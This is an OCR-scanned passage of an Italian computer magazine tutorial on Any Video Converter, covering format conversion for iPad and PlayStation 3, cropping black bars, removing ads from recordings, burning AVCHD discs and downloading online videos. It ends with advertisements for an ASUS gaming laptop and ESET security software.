
Clicca sulla casella di selezione che si trova accanto all'anteprima del file per selezionare il gruppo di video appena creato, poi sull'elenco dei formati di conversione, quindi sul logo Apple e scorri l'elenco fino a trovare la tua versione di iPad. Selezionala per attivare la scelta.

4 Impostiamo la risoluzione

Siamo quasi pronti, tocca solo adeguare la risoluzione del video convertito a quella del video originale, per cui in *Impostazioni di base*, clicca sulla casella *Dimensione video* e porta la risoluzione a *720x576*, ovvero quella tipica delle trasmissioni TV. Clicca ora su *Converti!* per avviare la conversione.


CONVERTI UN FILE MKV PER LA PLAYSTATION 3

La PlayStation 3 di Sony, non supporta i file MKV. Per poterli riprodurre dovremo quindi convertirli in un altro formato, l'AVCHD o l'MPEG 4. La procedura è semplice: aggiungi il video da convertire cliccando su *Aggiungi video*, poi tra le opzioni di conversione clicca sul logo Playstation, scegli *Sony PS3 MPEG-4 AVC Movie*, poi su *Converti!* e attendi il completamento dell'operazione.



L'INTERFACCIA IN MODALITÀ MODIFICA

Any Video Converter offre la possibilità di selezionare parti di un filmato per poterle estrarre e trattare come filmati separati. Così facendo possiamo eliminare la pubblicità da un video oppure estrapolarne solo una parte.



1 PLAY/PAUSA
Avvia e mette in pausa il filmato

2 PLAY/PAUSA SEGMENTO
Avvia e ferma la riproduzione nel segmento selezionato

3 STOP
Arresta il precesso di esecuzione

4 MARCATORE PRECEDENTE/ SUCCESSIVO
Permette di spostarsi tra i marcatori

5 MARCATORE D'AVVIO/DI STOP
Si usano per segnare l'inizio e la fine di un segmento

6 NUOVO SEGMENTO
Aggiunge un segmento video

7 MUTE
Silenzia l'audio

8 CONTROLLO VOLUME
Imposta il volume

9 CURSORE DI SCORRIMENTO
Permette di muoversi avanti e indietro nel video


10 SEGMENTI
Qui vengono inseriti i "segmenti", ovvero le clip selezionate per la successiva conversione

11 SPOSTA SU/GIÙ
Clicca qui per spostare il segmento selezionata su o giù

I TRUCCHI PER MODIFICARE ED EDITARE FILE VIDEO

Elimina le bande nere ai bordi di un video


Seleziona l'area da preservare: clicca sull'icona a forma di bacchetta magica che appare accanto al nome del file per accede alle funzioni di modifica video. Nella nuova finestra clicca sull'icona delle forbici. Appare una finestra sdoppiata con a sinistra il video attuale e a destra l'anteprima del video dopo il ritaglio. Clicca su un lato del rettangolo tratteggiato rosso e, tenendo premuto il tasto del mouse, muovi il cursore fino a che il tratteggio non si trova all'interno delle bande nere da eliminare. Annota i valori presenti in *Dimensioni*



area ritaglio. Mantieni le proporzioni: nota che l'altro lato si sposta di conseguenza per mantenere le proporzioni del video. Se mantenere le proporzioni non ti interessa deseleziona la voce *Mantieni proporzioni* così potrai muovere in modo indipendente i quattro bordi del rettangolo di selezione. Clicca su *Applica*, poi su *Ok* per tornare alla finestra principale. A questo punto non resta che scegliere il formato in cui convertire il video, andare in *Impostazioni di base*, cliccare sull'icona a forma di ingranaggio, inserire le dimensioni che avevi appuntato prima e cliccare su *Converti!* per avere il video senza bande nere.

Masterizzare un Blu-ray su un comune DVD

Imposta il formato giusto: in alternativa al DVD Video è possibile masterizzare un Mini Blu-ray sfruttando un semplice supporto DVD. Per farlo, dopo aver importato i video da masterizzare cliccando su *Aggiungi video*, dovrete selezionare la voce *AVCHD 720P Movie* oppure *AVCHD 1080P Movie* dall'elenco dei formati di masterizzazione. Avvia la conversione: lascia inalterate le altre impostazioni e clicca su *BurnNow!* per avviare la conversione dei file e la loro masterizzazione. Al termine avrai un DVD al cui interno sarà presente la stessa struttura dei Blu-ray, quindi perfettamente compatibile con lettori Blu-ray e PlayStation.



Via la pubblicità da un video

Carica il file video da modificare con *Aggiungi video* e seleziona il video da modificare dalla finestra che si apre. Noterai che a lato del titolo ci sono 3 icone: clicca su quella a forma di forbice per aprire la finestra di modifica. Qui puoi andare velocemente avanti ed indietro nel video spostando il triangolo rosso con il mouse o cliccando sulla linea azzurra. Definisci i margini: all'inizio del film, inserisci un marcatore di inizio taglio premendo sul tasto *[*, scorri in avanti fino a trovare l'inizio della pubblicità e inserisci un marcatore di fine taglio premendo sul tasto *]*. Clicca sul tasto con il segno *+* per aggiungere un altro segmento e ripeti l'operazione di taglio fino a che non avrai evidenziato tutte le parti del film tranne la pubblicità. Al termine clicca su *Applica* e *Ok*.

A questo punto dobbiamo convertire i segmenti creati. Deseleziona il primo file dell'elenco (è quello originale con la pubblicità), ma lascia la spunta sugli altri segmenti. Scegli il formato di conversione desiderato e clicca su *Converti!*. Attendi il termine della conversione ed elimina tutti i filmati dall'interfaccia cliccando con il tasto destro e scegliendo *Rimuovi*. Adesso devi unire in un solo filmato tutti i filmati creati al passo precedente. Importali dalla cartella nella quale il programma li ha salvati trascinandoli sulla finestra di Any Video Converter, assicurati che siano in ordine, poi e clicca sul pulsante in basso *Registrazione di tutti i file* per spostare l'interruttore su *On*. Tasto destro del mouse su un video e scegli *Seleziona tutto*, poi clicca su *Converti!*. Alla fine avrai il tuo film senza pubblicità!

Scarica tutti i video da Internet

Any Video Converter permette di scaricare video da anche da YouTube, Facebook e Vimeo. Per scaricare un file basta copiare la URL e incollarla nel pannello, oppure trascinare l'indirizzo Web dal browser al pannello. Al termine, sarà sufficiente cliccare sul pulsante *Avvia Download* per scaricare il contenuto all'indirizzo specificato nell'elenco.

RIPRODUCI I FILE VIDEO IN QUALSIASI FORMATO

Any Video Converter offre la possibilità di selezionare parti di un filmato per poterle estrarre e trattare come filmati separati. Così facendo possiamo eliminare la pubblicità da un video oppure estrapolarne solo una parte.

1 PRECEDENTE
Esegue il file precedente in playlist

2 PLAY/PAUSA
Esegue e mette in pausa il video

3 STOP
Ferma la riproduzione

4 SUCCESSIVO
Esegue il file successivo

5 AGGIUNGI ALLA LISTA DI CONVERSIONE
Accoda all'elenco dei file da convertire

6 MUTE
Silenzia il video in esecuzione

7 FILE
Permette di aprire un file su disco

8 FULL SCREEN
Manda il filmato a pieno schermo

9 LIST
Apre e chiude la playlist

10 MENU
Fa scegliere tra diverse modalità di esecuzione

11 RIMUOVI TUTTO
Elimina tutti i file dalla playlist

12 DELETE
Elimina i video dalla playlist

13 AGGIUNGI
Aggiunge un video alla playlist

14 AVANTI VELOCE
Manda avanti il video di 10 secondi, 1 o 10 minuti

15 FORWARD
Manda avanti il video di 1 minuto

REPUBLIC OF GAMERS

THE CHOICE OF CHAMPIONS

ASUS consiglia Windows.

ASUS ROG G501JW

EXTREMELY COOL GAMEPLAY

ASUS ROG G501 è il nuovo notebook gaming ad alte prestazioni: design ultrasottile, peso superleggero. Performance entusiasmanti, grazie al processore Intel® Core™ i7 di quarta generazione, grafica NVIDIA® GeForce® GTX serie 900 e sistema operativo Windows 8.1.
Pannello 4K UHD di tipo IPS per restituire ogni dettaglio con la massima definizione, da ogni prospettiva. Tecnologia Hyper Cool per la massima efficacia di raffreddamento, anche durante le sfide più calde. Pronto alla battaglia?

Lavora meglio. Divertiti di più. Windows

Segui ASUS Italia

ASUS®
IN SEARCH OF INCREDIBLE

www.eset.it

ENJOY SAFER TECHNOLOGY™

Go explore.

Il mondo online ti aspetta.
A proteggerti penserà ESET.

ESET Smart Security ti aiuta a sfruttare in piena sicurezza tutte le potenzialità offerte da Internet.

L'Antivirus e l'Antispyware proteggeranno il tuo sistema dal pericolo di malware. I programmi sospetti saranno bloccati dall'Exploit Blocker mentre l'Avanzato scanner della memoria si occuperà di fermare le minacce che sfuggono ai tradizionali controlli.

Goditi la sicurezza di una navigazione senza pericoli, lascia che sia ESET a proteggere il tuo mondo digitale.

DIVENTA RIVENDITORE
partners.eset.it

FUTURE TIME
tecnologie antivirus

DISTRIBUTORE ESCLUSIVO PER L'ITALIA:
FUTURE TIME S.R.L.-ROMA